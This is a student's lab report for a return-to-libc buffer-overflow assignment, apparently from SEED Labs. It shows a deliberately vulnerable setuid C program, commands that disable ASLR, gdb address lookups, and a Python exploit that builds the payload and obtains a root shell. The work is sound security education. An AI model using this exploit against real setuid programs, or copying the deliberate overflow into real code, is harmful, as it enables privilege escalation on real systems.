
Assignment 4

Name: Varunkumar Pande

My-Mav: 1001722538


2.1 Turning off countermeasures

Turning off ASLR:



```
[02/27/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/27/21]seed@VM:~$ 
```


Configuring "/bin/sh" symlink to "zsh"



```
[02/27/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/27/21]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[02/27/21]seed@VM:~$ 
```


2.2 The Vulnerable Program:

Writing the vulnerable "retlib.c" program:



```
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 200 (cannot exceed 300, or
 * the program won't have a buffer-overflow problem). */
#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE*5];  memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
[02/27/21]seed@VM:~/Desktop$ 
```

Compiling the program with buffer size 150 and making it a setuid program.




```
[02/27/21]seed@VM:~/Desktop$ gcc -DBUF_SIZE=150 -fno-stack-protector -z noexecstack
-o retlib retlib.c
[02/27/21]seed@VM:~/Desktop$ sudo chown root retlib
[02/27/21]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[02/27/21]seed@VM:~/Desktop$ ls -al retlib
-rwsr-xr-x 1 root seed 7516 Feb 27 20:34 retlib
[02/27/21]seed@VM:~/Desktop$ 
```

2.3 Task 1: Finding out the addresses of **libc** functions:

Create an empty file named badfile using touch. Then run the program once for the libc libraries to be loaded so that system function can be loaded into the main memory. Once the functions get loaded, we can now get a reference to the system and exit function. I also verified that different names of file and not running it as a setUID program the address of system and exit function change a little bit.

System function address: 0xb7e42da0


Exit function address: 0xb7e369d0



```
[02/27/21]seed@VM:~/Desktop$ touch badfile
[02/27/21]seed@VM:~/Desktop$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
Returned Properly
[Inferior 1 (process 4510) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[02/27/21]seed@VM:~/Desktop$
```


2.4 Task 2: Putting the shell string in the memory

Defining the environment variable that will be used to pass as an argument to the vulnerable program:



```
[02/27/21]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[02/27/21]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
[02/27/21]seed@VM:~/Desktop$
```


Writing the c-program to get the address of MYSHELL env variable.



```
[02/27/21]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[02/27/21]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
[02/27/21]seed@VM:~/Desktop$ gedit my_shell_addr.c
[02/27/21]seed@VM:~/Desktop$ cat my_shell_addr.c
void main(){
char* shell = getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
[02/27/21]seed@VM:~/Desktop$ gcc -o my_shell_addr my_shell_addr.c
my_shell_addr.c: In function ‘main’:
my_shell_addr.c:2:15: warning: implicit declaration of function ‘getenv’ [-Wimplicit
-function-declaration]
 char* shell = getenv("MYSHELL");
               ^
my_shell_addr.c:2:15: warning: initialization makes pointer from integer without a c
ast [-Wint-conversion]
my_shell_addr.c:4:1: warning: implicit declaration of function ‘printf’ [-Wimplicit-
function-declaration]
 printf("%x\n", (unsigned int)shell);
 ^
my_shell_addr.c:4:1: warning: incompatible implicit declaration of built-in function
 ‘printf’
my_shell_addr.c:4:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
[02/27/21]seed@VM:~/Desktop$ ./my_shell_addr
bffffdc8
[02/27/21]seed@VM:~/Desktop$
```

Address of MYSHELL : 0xbffffdc8


By executing the above program, we can get the address of MYSHELL environment variable. In the below screenshot we can see that the address of the variable does not change on multiple execution, which confirms the fact that the ASLR is off.




```
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bffffdc8
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bffffdc8
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bffffdc8
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bffffdc8
[02/28/21]seed@VM:~/Desktop$ ./my_shell_addr
bffffdc8
[02/28/21]seed@VM:~/Desktop$
```

2.5 Task 3: Exploiting the buffer-overflow vulnerability:

The addresses noted from the above tasks are replaced in the exploit file address areas, for getting the offset values I created a badfile with (150-168) A's in order to get the buffer overflowed and to get the exact offset when the instruction pointer gets written with x41414141 that is equivalent to 'AAAA'.




```
[02/28/21]seed@VM:~/Desktop$ cat badfile
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[02/28/21]seed@VM:~/Desktop$
```



```
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbfffe950 --> 0x8040a41
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xbfffe950 --> 0x8040a41
0004| 0xbfffe954 --> 0x8048620 --> 0x61620072 ('r')
0008| 0xbfffe958 --> 0x2ee
0012| 0xbfffe95c --> 0xb7ff1bdc (<_dl_discover_osversion+188>:  add    esp,0x10)
0016| 0xbfffe960 --> 0xb7fd957c (push   es)
0020| 0xbfffe964 --> 0x0
0024| 0xbfffe968 --> 0xb7fff000 --> 0x23f3c
0028| 0xbfffe96c --> 0xf53c
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

With the number of A's we can get the offset in our case it was 162. The next four bytes are occupied by the exit address and the next four bytes should be the parameters of system function in our case(/bin/sh).




```
[02/28/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 170
sh_addr = 0xBFFFFDD6      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 162
system_addr = 0xB7E42DA0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 166
exit_addr = 0xB7E369D0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
[02/28/21]seed@VM:~/Desktop$
```

The address of "/bin/sh" was not the same as found in the above task, so we just adjust the address a little higher by experimenting with different values until we get our required "/bin/sh" value.

Screenshots of experimenting address od /bin/sh:

(I went on increasing the address by 1 byte each time untill I got root access.)




```
[02/28/21]seed@VM:~/Desktop$ ./exploit.py
[02/28/21]seed@VM:~/Desktop$ ./retlib
[02/28/21]seed@VM:~/Desktop$ ./exploit.py
[02/28/21]seed@VM:~/Desktop$ ./retlib
[02/28/21]seed@VM:~/Desktop$ ./exploit.py
[02/28/21]seed@VM:~/Desktop$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
# 
```

Python exploit code:

```
X = 170
sh_addr = 0xBFFFFDD6      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')


Y = 162
system_addr = 0xB7E42DA0   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')


Z = 166
exit_addr = 0xB7E369D0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

